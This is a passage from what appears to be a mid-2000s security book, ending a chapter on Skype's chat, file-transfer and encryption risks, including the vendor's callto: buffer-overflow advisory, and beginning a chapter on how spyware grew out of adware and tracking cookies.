Although Skype is well known for its voice communication, it is a very functional client for instant messaging via text and file transfers. Since it encrypts its information natively, this is a good tool to use for online communications.

Instant Messaging

Even though Skype has concentrated on voice communication, it includes the capability to communicate with other users through text messaging, called *chat*. Figure 4.4 shows an example of a chat session in Skype. This feature may be considered a security issue due to the inability of a user to truly identify the person he or she is

messaging. The person on the other end of a conversation may be a malicious user who has stolen an identity of a user. This person may also have merely sat down at the user's workstation or used a username that is somewhat similar to a known contact. This type of communication can lead to social engineering attacks, where a malicious user can convince another user to divulge sensitive or confidential information such as credit card numbers, or social security or bank information. It is recommended that personal, confidential or other sensitive information is not discussed via Skype's chat feature unless you are positive of the identity of the person you are communicating with.

Figure 4.4 Skype's Chat Feature

Encryption

Skype is one of the few instant messaging utilities that include free encryption for communication. Unlike Trillian, Skype's encryption is enabled by default and is always used for all information sent to another Skype user. Encryption is necessary for Skype since data sent from one user may be routed through a third party's workstation functioning as a super node.

Chat History

Message archiving allows you to record instant messaging activity automatically and store the conversation to a file on your hard drive. This feature provides some settings to determine how long messages should be saved locally. The history is saved at the following location (this location is not configurable):
C:\Documents and Settings\<username>\Application Data\Skype\<Skype username>\IMHistory.

This file is not encrypted, giving anyone with access to your workstation the ability to read or copy the file. Additionally, vulnerabilities that compromise a workstation may allow for a malicious user to gain access to the file. It is recommended that this feature be disabled. Figure 4.5 shows the settings that can be defined for this feature.

Figure 4.5 Skype's Chat History

Skype Calls(Voice Chat)

The main feature of Skype is VoIP, where users can communicate via voice. Obviously, in order for this feature to be useful, both users need to have microphones and speakers on their workstations. This feature can provide a user with the ability to bypass restrictions on communication, including phone, e-mail, and other possibly regulated communication systems, allowing sensitive information to be communicated to people outside an organization without an administrator's knowledge. Figure 4.6 shows a Skype call in session.

Figure 4.6 Skype Call

Group Chat

There are two types of group chat available to Skype users. Users can opt to invite others to a chat session that is already taking place. Multiple users, once invited into the group chat, can send messages that can be viewed by all participants. This is very similar to a chat room, which broadcasts all information to those who are present in the chat. An example of this type of group chat is shown in Figure 4.7. Skype also allows multiple participants in voice calls, which are known as *conferences*. The originator of the call, or host, is able to add more people to the call up to a maximum of five people. This allows users to communicate in a way very similar to conference calls over standard telephone lines. Skype recommends that the host have a very fast Internet connection with available bandwidth. This is due to the host having to combine all the data sent from multiple users and resend them to the entire conference so all participants can hear the conversation. In order to ensure high quality sound, the conference call is limited to five people. Figure 4.8 shows a user setting up a conference, while Figure 4.9 shows a group of users in a conference.

Figure 4.7 Group Chat Session

Figure 4.8 Setting Up a Conference





Figure 4.9 Conference In Session

File Transfer

Skype offers the functionality to send and receive files between users directly. The recipient must accept the file transfer before it begins, and specify a location for the saved file. This file is sent encrypted like all other communication between Skype users. This feature seems to be very slow, and can vary depending on the route it takes to get to the intended workstation. This feature allows for users to exchange files in an unregulated fashion, bypassing any controls or logging functionality that may be implemented. By utilizing the file transfer feature, users can bypass restrictions placed on large files through e-mail systems or that block users from utilizing FTP (File Transfer Protocol) servers. This feature does not have any restrictions on file types, allowing users to exchange large files such as confidential documentation and copyrighted material such as music and movies even though security measures may be in place to prevent file sharing and P2P services. This may also allow a user to distribute malicious code such as a virus. Unless a user can authenticate the person initiating the file transfer, it is recommended to deny all file transfers. Figure 4.10 shows a dialog box for accepting a file transfer in Skype.


Figure 4.10 Skype File Transfer Dialog Box



Malicious Code

As of this book's publication, Skype is not known to be the target of any malicious code, including worms or Trojans. However, as Skype's popularity increases, it is possible that this may become a more attractive target for users who create malicious code. To protect yourself and your workstation from attack, it is recommended that you configure Skype to accept messages and files from known users only. Skype requires all users to request to communicate with someone else, giving you the ability to restrict communication with unknown or unwanted users. It is important to ensure that only users who you know the identity to are accepted. If there is a problem with a user who is already on your contact list, Skype provides the ability to block the user so that the user is no longer capable of communicating with you or even seeing whether or not you are online. Figure 4.11 shows the privacy settings that can be configured so only users who are on your contact list have the ability to communicate with you.

Figure 4.11 Privacy Settings



Client Security

Skype has been relatively free from vulnerabilities. To ensure protection against malicious attacks, you should always upgrade to the latest version of Skype, which may include security-related fixes to its code.

Skype maintains a security site, which can be referenced at http://skype.com/security/. This site contains a security advisory section, which details the security issues the client has had since June 2004. There have been only three security issues from June 2004 to August 2005:

- SSA-2005-01 (Apr 20): Skype API Access Grant Revocation Failure
- SSA-2004-02 (Nov 17): Callto Handling Buffer Overflow
- SSA-2004-01 (Jun 15): Callto Handling Range Check Error

The Callto Handling Buffer Overflow may allow a malicious user to execute arbitrary code on the affected workstation. Skype's security website details this vulnerability as follows:

November 17, 2004
SKYPE SECURITY ADVISORY
SSA-2004-02: CALLTO HANDLING BUFFER OVERFLOW

Overview

Certain versions of Skype for Windows contain a buffer overflow vulnerability that could possibly allow a remote attacker to execute arbitrary code with the privileges of the user running Skype.

Systems Affected

Microsoft Windows systems running
Skype for Windows versions 1.0.*.94 to 1.0.*.98

I. Description

A buffer overflow vulnerability exists in the way Skype parses command-line arguments. If Skype is executed with a command line longer than approximately 4096 characters, Skype would report an Access Violation and terminate. However, an attacker could use this vulnerability to overwrite the program stack with data given in the command line, thus giving rise to the possibility of injected code execution.

This vulnerability could be exploited in conjunction with the Skype-specific callto: URL. Once registered, Windows passes any callto: URL to Skype as a command-line argument. Therefore, if the user follows a specially-crafted long callto: URL, thevictim instance of Skype could execute arbitrary code supplied by the attacker in the URL.

II. Impact

By inducing a user to click on a specially crafted callto: URL on a web page or in an HTML e-mail message, an attacker could possibly execute arbitrary code with the privileges of the user. The attacker could also cause Skype to crash.

III. Solution

Upgrade to Skype for Windows version 1.0.0.100 or higher (http://www.skype.com/download/).

IV. Credit

Skype thanks Fabian Becker for discovering and reporting this issue.

Contact

The security of users is Skype's highest priority. You can contact Skype Product Security Incident Response Team (PSIRT) by e-mailing security@skype.net. Past advisories and the Skype PSIRT PGP key are available at http://www.skype.com/security/.

Skype remedies vulnerabilities by releasing a new version of the client. Unless there is a specific policy related to the installation of instant messaging clients, users and administrators must be aware of security issues and what steps have to be taken to lessen the exposure. If software is centrally managed and updated for an organization, it is critical that an administrator take responsibility for updating instant messaging clients when a security issue is found in order to protect against malicious users and vulnerable code. If instant messaging clients are not a critical piece of software in an environment, it is recommended that it is removed or disabled.

Summary

Skype markets itself differently than a standard instant messaging client. Skype emphasizes its voice capabilities, which provide Skype users with the ability to call another Skype user for free. Skype also includes features that allow it to call or receive calls from people on standard telephone lines. The rates for the calls are a fraction of what a standard telephone provider would charge, and are contributing to the growth of this client. Skype's voice quality is excellent, especially when compared to its competition, and this has allowed it to become one of the most popular communication tools currently available, with over 154,000,000 downloads of its client software. Besides voice communication, Skype includes features that are standard for other instant messaging clients, namely text messaging and file transfers. Since Skype encrypts all the data sent through its service, it can be viewed as a secure instant messaging platform. However, this security may be disconcerting to some users, since it is impossible to audit. Skype's protocol is closed, meaning that no one has access to the technical details of how it works, and due to its encryption, it is nearly impossible to analyze completely. Its encryption can be an issue for organizations that are required to monitor correspondence, since the data that is captured is encrypted and unreadable. Additionally, some organizations are required to monitor phone conversations; this is not possible with Skype, which may provide an alternative method for communication that circumvents standard systems and controls.

The features that provide communication cannot be regulated or monitored in ways that other systems such as e-mail can. Communications that are not monitored may result in a user sharing confidential or sensitive information to unknown or unauthorized individuals. This information is not limited to a conversation, but may also include files. Social engineering may be used by a malicious user to encourage data leakage, by convincing users to dispense with sensitive information or files. By posing as a known contact, a malicious user may be able to obtain information easily. Skype provides users with an option to store usernames and passwords on the client, and it is recommended that this feature be disabled to reduce the risk of a user operating your workstation to deceive your contacts and obtain information from them. It is recommended that you eliminate or at least limit the discussion of sensitive and personal information with others online. Credit card, bank information, or other

personal and sensitive information should not be discussed with anyone online. Skype, along with other instant messaging clients, can be used to transfer copyrighted materials into an organization. File transfers may allow users to share movies, MP3s, or other restricted files.

For most users, Skype's security and encryption are beneficial in that it removes a security issue that all unencrypted instant messaging clients possess. Malicious users or rogue system administrators employing packet-capturing utilities are unable to decipher any communication between users of the Skype service. Since Skype's encryption is mandatory for all communication, all network traffic between Skype clients is unreadable.

Solutions Fast Track

Skype Architecture

- ☑ Skype has seen rapid growth in the adoption of its client software. From its beta release in August 2003 to August 2005, Skype has amassed over 150,000,000 downloads of its client.
- ☑ Skype is similar to P2P networks in that most network traffic is handled by other clients. The Skype server is responsible for authentication of users, while routing traffic and other functions of the service are handled by clients.
- ☑ There are two types of clients: nodes and super nodes. Nodes are standard clients that are able to send and receive calls and other information. Super nodes are clients that have a large amount of bandwidth available and are using a public IP address (not behind a firewall or NAT gateway). These super nodes transfer data to other nodes and perform location services (through the Global Index) to ensure messages are sent to the proper recipient.
- ☑ Skype uses a wide range of ports (1024-65535), for both UDP and TCP. Skype's listens over a range of ports as well, including TCP/80 and TCP/443.

Features and Security Information

- ☑ Skype encrypts all of the information it sends over its service. This is due to the likelihood that it is relayed to one or more intermediate workstations before reaching its destination. Skype employs 256-bit AES encryption on all communication. Encryption is not optional, and is included in every client.
- ☑ Chat history is enabled by default and stores information for all text conversations. This information is stored as an unencrypted HTML (Hypertext Markup Language) files on the local drive. This feature can be disabled.

Malicious Code

- ☑ As of August 2005, there is no known malicious code that targets Skype clients.

Client Security

- ☑ Skype has had three vulnerabilities from its first release through August 2005, and maintains a Web page devoted to security information, available at http://skype.com/security/.
- ☑ MSN Messenger is the largest target of all instant messaging clients. Worms and other malicious code have been created to take advantage of its wide distribution.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: What are the bandwidth requirements needed to use Skype?

A: According to Skype, the bandwidth requirements are minimal. Skype requires a 33.6 Kbps modem or higher to operate. Skype's architecture is able to offload much of the data transmission to other workstations that are connected to the service, minimizing the load necessary on a single workstation. If there is a slow connection to the Internet, Skype would ensure that the workstation is not a super node, and would not handle data for other workstations. Skype also has multiple codecs that can be used to compress voice data. Based on the speed of the connection, Skype would simply choose the best codec based on the speed of the Internet connection and processing power of the connected workstations. Skype itself uses between 3 and 16 Kbps during a voice call.

Q: How many people can use Skype at the same time for optimal sound quality?

A: Skype limits conferences to five people at a time. The reason for this is that all voice communications need to be combined by a single workstation and retransmitted to all the conference participants. This ensures that all parties are heard at the same time. There is a substantial amount of processing power required for all these conversations to be recorded, combined, and retransmitted. This also creates a larger burden on the bandwidth for all users in the conference.

Q: Can Skype be configured to prevent sharing of movies and other large files?

A: Skype does not have any limit to the size of files that can be sent or received. Depending on the configuration of a Skype client, file transfers can be very slow. If Skype users are unable to connect with each other directly (due to a firewall or router) to initiate a file transfer, the file is broken up and transmitted among many different workstations that are able to connect directly to

the receiving workstation. Skype calls these transfers relayed transfer and limits the transfer rate to 1.0 Kbps, which makes this type of transfer quite slow and inefficient for larger files.

Q: Are there any security issues with Skype or potential vulnerabilities?

A: Since Skype is an encrypted protocol, all communications are hidden from malicious users who may be using packet capturing utilities. Skype has security issues that are similar to other instant messaging clients and services. Social engineering, data leakage, and malicious code and vulnerabilities are all security issues that affect Skype. However, Skype is primarily used for voice communication, which is less likely to be misused since a user can be relatively sure of the identity of the party at the other end of the conversation. At the time of this writing, Skype has not been affected by a worm on the service, and has had very few security vulnerabilities.

Part II
Malware

Chapter 5

The Transformation of Spyware

By Tony Bradley

Solutions in this chapter:

- The Humble Beginnings
- Spyware in the Twenty-First Century
- The Future of Spyware

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

Over the past few years, you surely have not been able to pick up a newspaper, watch your local news, or read any news site on the Internet without hearing about how the bird flu has spread and how scientists fear that this virus could mutate. This is typically a natural phenomenon in nature. But imagine how much damage can be done when a man-made malicious application is taken from "humble" beginnings to a much more destructive force.

In this chapter, we will discuss how the term *spyware* came to be, differentiate it from previous destructive code, such as viruses, and follow spyware's progression to its modern-day form.

The Humble Beginnings

A long, long time ago … OK, it wasn't even 10 years ago. But in Internet years that is like 100. As maligned and often malicious as spyware is today, it evolved from a natural progression of events as companies tried to come to terms with using the Internet as a business tool and how to intelligently and efficiently leverage e-commerce as a part of doing business.

Companies have spent decades fine-tuning their understanding of the market and identifying (or shaping) what consumers want. Millions of dollars and countless man-hours of research have gone into psycho-analyzing the purchasing habits of consumers so that companies can invest their resources wisely on research and development, and can market their products with a reasonable chance for success. The Internet has forced them to retool and to find a way to use and leverage an entirely new medium of information.

Targeted Marketing

Businesses that have a legitimate product or service to market want to make sure their message gets to the right target audience. Businesses spend millions of dollars on demographic studies to make sure the ads and commercials they put out are seen by the right people. You won't find an ad for the latest kids' video game in a magazine devoted to bicycling, and you won't see a commercial for an erectile dysfunction drug in the middle of a cartoon marathon on a children's network. Or at least you shouldn't, if everyone has done their jobs right.

An entire industry exists for the sole purpose of collecting as much information about consumer habits and purchasing trends as possible. No piece of information is too small or too innocuous to provide some value. Companies can then purchase this information to determine what colors are likely to appeal to consumers between

the ages of 25 and 40, or what magazines are most likely to be read by customers over 55.

To gather this information these data-mining businesses want to know everything they can about you. The more they know, the more thorough their database of information can be. It is helpful to know that a woman bought a hammer at a hardware retail chain. But it is more valuable to know that a 27-year-old woman, who is married, has two kids, lives in a $217,000 house in the suburbs, drives a Nissan Murano, and works as a realtor, bought a claw hammer with a wooden handle from Home Depot.

Notes from the Underground

Big Brother May Be Watching

It may sound Orwellian to suggest that retailers might monitor and collect information about your purchasing to this minute level, but that future is already here.

Customer loyalty cards at grocery stores and retail chains are not just a way to give discounts to loyal customers. They are really a tool used to associate your purchases with your personal information, such as your address, age, sex, and household income.

The information you trade is much more valuable to the store than the 20 cents the store discounted from that box of cereal you bought. Besides, in most cases, the store padded the discount into the original price of the product, or made it up somewhere else in the store, so that the discount doesn't cost the store anything in the first place.

This information can be packaged and sold to Home Depot or to other retailers. When Home Depot wants to run a special sale on wood-handled claw hammers, it can seek to target its advertising to twenty-something, married females in upper-middle-class suburbs. It can also acquire data detailing what magazines are most read or TV shows are most watched by women who fit this profile so that it knows where to spend its advertising dollars.

If they could, companies would want to know what you ate for breakfast that morning, what the weather was like the day you made the purchase, and whether you needed that hammer to build a dog house or to hang a picture. If they could plant a small camera or minicomputer on you to capture all of that information, it would be marketing nirvana.

Hitting the Internet Target

One of the first "advertising" models the Internet created was e-mail spam. It costs virtually nothing to mass-distribute an e-mail message to millions and millions of people around the world. If 10, or 100, or a few thousand respond, the spam advertising campaign is a huge success and everyone is happy—except for the other 9.99 million people who got the spam and weren't interested.

Spam quickly became the bane of Internet existence and, by some accounts, even threatened the very growth and productivity of the Internet. Even today, spam e-mail accounts for nearly 75 percent of all e-mail traffic zipping around the Internet. On a given day, a user is likely to receive 10 times more unsolicited ads or other unwanted e-mail messages than legitimate, useful messages. Thankfully, tools and products have been created to detect and filter the vast majority of those messages so that users aren't bothered by them. But legitimate companies do not want to have their reputation or their product associated with spam marketing.

Companies, just like everyone else, had to adapt quickly to the advent of the Internet. At first, many struggled to figure out how to effectively sell or market their merchandise over the World Wide Web. However, it didn't take long for some to figure out that Web surfing and Internet shopping are easily monitored goldmines of user information.

By applying some of the same techniques used to track demographic data in brick-and-mortar retail shops, combined with the speed and efficiency of electronic data and database storage, companies could once again target their marketing at those most likely to be interested.

Selling Software

While businesses struggled to figure out how to effectively market and sell their products and services on the Internet, software developers had their own struggles. Large software developers with established name recognition, distribution agreements with large retail chains, and millions of dollars of marketing clout made for stiff competition for small startups that wanted to sell software.

Some individuals and small software companies simply chose to give their software away. This type of software came to be known as *freeware*. However, most people and companies that invest time and effort to create an innovative and useful product would prefer to see some financial gain from those efforts. Instead of just giving the software away, many developers used a different form of distribution known as *shareware*.

With shareware, the software is still distributed for free, in effect, but the user is expected to pay for the product or at least submit some monetary donation to support the software development if they find value in the product and choose to continue using it. Some shareware is distributed as a fully functioning version of the software, and other shareware has limited functionality or a defined expiration period for the user to try it out, providing some additional incentive for users to actually pay for the software.

Instead of relying on the honesty of users, though, some software developers came up with a different business model, called *adware*. Adware was software that was distributed at no cost to the user, but that included some form of advertising, such as banner or pop-up ads. The user got free software and the vendor made money from the ad revenue generated by the software.

As we discussed earlier, though, marketing to a target demographic is more valuable than just mass-distributing an ad and hoping the right people see it. Adware developers realized they could charge advertisers more if they could provide the ability to direct the ads to the correct demographic groups. Thus began the practice of collecting information about users and sending the data back to the adware creator so that the ads displayed in the adware could be customized for the individual user.

Adware Evolves

Many adware vendors began to write tracking cookies (see Figure 5.1) to the user's Web browser. A *cookie* is just a text file that stores simple information about the user. Originally, cookies stored only simple data, like the user's name and customer ID, allowing sites such as Amazon.com to automatically identify and recognize the user. You can view the cookies in the Cookies folder under your user account folder in Documents and Settings.

Figure 5.1 A Portion of a Listing of Cookies Found on a Computer

Notes from the Underground

Cookies Are Not Malware

With the rise of adware and spyware and the use of tracking cookies to collect information about users to be shared with a third party, cookies have gotten a bad name. Cookies are not inherently bad or good; their value depends on how they are used.

Many users mistakenly believe that cookies are a form of malware—similar to a virus or worm—and that it is bad to have cookies on your computer. In fact, cookies are simply text files. They cannot execute, and therefore, cannot do any actual damage on their own.

With that said, there have been instances where cookie security failed and one vendor was able to read the information contained in another vendor's cookie file, and adware and spyware programs do frequently use cookies to gather information about users without consent. But some Web sites will not function at all if cookies are not allowed, and other Web sites will not allow users to customize or personalize their Web experience without them.

These cookies enabled a more personal, custom Web-surfing experience for the user. Adware vendors took the cookie concept a step further, though, and started to use the text file to record URL histories and other information they could extract to maintain a log of the types of Web sites that interested the user. They could then apply the information they gathered to target ads for the user which were more likely to interest him.

In the beginning, the adware vendors (at least the reputable ones) notified users about their intent to monitor and collect information about them. However, this notification is generally buried in the End User License Agreement (EULA), which very few users ever actually read before installing software. Technically speaking, by accepting the EULA and installing the software, these users granted their permission for their personal data to be sent to the adware vendor.

Some vendors did not provide any sort of notice about the data collection, making it an unauthorized, covert spying activity to monitor the user's Web surfing and computer usage habits. The monitoring and tracking efforts eventually spread beyond simple tracking cookies to more insidious utilities such as keystroke loggers and programs that resembled Trojans more than cookies.

Making a Name for Itself

Eventually, the more malicious covert programs became dubbed "spyware" rather than "adware." To this day, some still debate the semantic differences between adware and spyware. Technically, there are differences in the function and application of each type, but many vendors blur the line and use tracking utilities that are questionable, if not illegal.

All Roads Lead to Microsoft

The first known, public use of the word *spyware* was actually a tongue-in-cheek stab at Microsoft's business model. An October 1996 post on Usenet referred to Microsoft's dominating, and arguably monopolizing, position in the software industry and dubbed its software, which was found to "phone home" to Microsoft with some information, as "spyware."

The Making of a Buzzword

Thankfully for Microsoft, the term didn't really catch on in reference to its products. After a few chuckles among Usenet readers, the term faded away until a January 2000 press release from Zone Labs announcing ZoneAlarm 2.0. In the press release (www.zonelabs.com/store/content/company/aboutUs/pressroom/pressReleases/2000/za2.jsp), Zone Labs declared that "A computer with an always-on connection has a permanent IP address, which makes it especially vulnerable to hackers, 'Trojan horses' or so-called 'Spyware' attacks."

The accuracy of the statement is somewhat debatable, and is probably as much marketing hype as it is technically correct. But the result is that Zone Labs managed to coin the term *spyware* in reference to malicious or unauthorized adware, and the term stuck.

The Early Effects of Spyware

When spyware first appeared, it had two primary effects on users. The first was to slow down or crash their computer system. No matter how small or covert a piece of spyware is, it must use memory and processor resources to do its tracking and monitoring and it must use network bandwidth at some point to communicate with "home base."


Most spyware was not written with any sort of software quality assurance or adequate testing before being unleashed, so it tended to be more prone to creating conditions that would cause a significant impact to overall system performance, or even crash the system entirely.

The other major effect of early spyware was to compromise users' privacy. Most users inherently expect that they have the freedom to surf the Web, read their e-mail, and make online purchases without their activities becoming public knowledge. When users are aware of monitoring and tracking efforts and accept that trade-off in exchange for cheap or free software that is their choice. But when spyware is installed without the users' knowledge or permission and spies on their computer activity without their consent, it is an invasion of privacy that makes people very uncomfortable.

Early Means of Prevention

The first official spyware removal software was OptOut (see Figure 5.2), created by Steve Gibson of Gibson Research (www.grc.com). Gibson had discovered much to his chagrin that his personal information and Web-surfing habits were being recorded and sent back to a third party without his knowledge. He had intended to market the product for profit, but competition from free products like Lavasoft's Ad-Aware made that virtually impossible. Even though OptOut didn't turn out to be as lucrative as Gibson had hoped, he still maintains the product on his site.

Figure 5.2 Gibson Research's OptOut




Early forms of antispyware were really just spyware removal tools, without any sort of real-time detection or blocking. Users needed to run these tools periodically to clean off the adware and spyware that had accumulated on their systems, but it was still up to users to exercise some discretion to keep the software off their computers in the first place.

The best method of avoiding unwanted adware and spyware was to install software that came only from reputable developers, to visit only reputable Web sites, and to read EULAs very carefully before agreeing to their terms.

Two products emerged as leaders of spyware removal or antispyware software. One was Lavasoft's Ad-Aware (see Figure 5.3) and the other was Spybot Search & Destroy, a product written and maintained by one person for many years. Both products were available for free, or at least had free versions available. While more powerful or versatile versions are available for a price, Ad-Aware SE Personal Edition continues to be offered free for personal use.

Figure 5.3 Lavasoft's Ad-Aware



As spyware removal and antispyware tools matured, they had to go through some growing pains. Many experts recommended that users run both Ad-Aware and Spybot S&D because, although both products were very good, neither was 100 percent successful and very often the 3 percent missed by one of them was detected and removed by the other.

Antispyware is now almost as common as antivirus software, and in fact, all of the major antivirus vendors have developed antispyware capabilities or purchased existing antispyware companies to integrate spyware detection and removal into their antivirus products. Even Microsoft acquired an antispyware company, Giant Software, and released an antispyware product. Originally called Microsoft Anti-spyware, the renamed Windows Defender was in the final phases of beta testing before its official release, as of this writing.

Spyware in the Twenty-First Century

As annoying or upsetting as the original spyware threats were, simply having your Web-surfing habits tracked so that companies could provide more targeted ads at you was nothing compared to the tenacious, malicious spyware threats that exist now.

A November 2004 study by AOL suggests that as many as 80 percent of computers have some form of spyware on them and that almost 90 percent of the owners of those computers are unaware that their systems have been infected or compromised in any way. Not only that, but spyware is almost never found solo. Where there is one, there are generally many. The AOL study found an average of 93 different spyware components on the 80 percent of computers that had spyware on them.

Spyware has also deteriorated from an almost benign annoyance to a full-fledged threat to computer security, compromising computer systems and personal information in a way that makes spyware one of the biggest threats to computer security today.

How Spyware Has Evolved

From its questionably ethical roots as a method for adware vendors (adware being used in the context of software provided at no cost to the user and revenue generated by advertising) to monitor the habits and interests of users to try to deliver more personal, targeted advertising, spyware has quickly spiraled down to the pits of malware.

Initially, the dividing line between adware and spyware consisted mainly of whether there was full disclosure of the software's activities and consent or approval from the computer user prior to installation. Spyware has become much more pervasive and damaging in the last few years and outranks viruses and other malware as a threat to computer security, according to many security experts.

The first forms of spyware were really just adware components that installed and ran unseen on the computer and without the computer user's permission. But they were still generally associated with software that the computer user had intentionally acquired and installed on his computer.

Spyware evolved, though, to take on more insidious malware-like characteristics. Some spyware authors began to use vulnerability exploits or security weaknesses, primarily with Microsoft Windows operating systems and Microsoft's Internet Explorer Web browser, to install themselves on computers without the user even knowing they were installing any software at all. These *drive-by downloads* typically occurred by using ActiveX components on malicious Web sites.

As with other forms of malware, spyware developed from an amateurish, novice annoyance, to a weapon for organized crime. The criminal element has adapted to the Internet and has learned to use various forms of malware to make money, steal money, and steal users' identities (so that they can make money and steal money).

Increased Use of Spyware in the Commission of Criminal Acts

The use of spyware and other malicious software as a tool for organized crime has led to more effective and malicious spyware programs. Both parts of "organized crime" have had an effect on spyware. The creation and development of spyware is more organized, and spyware is more often used as a tool to commit a crime.

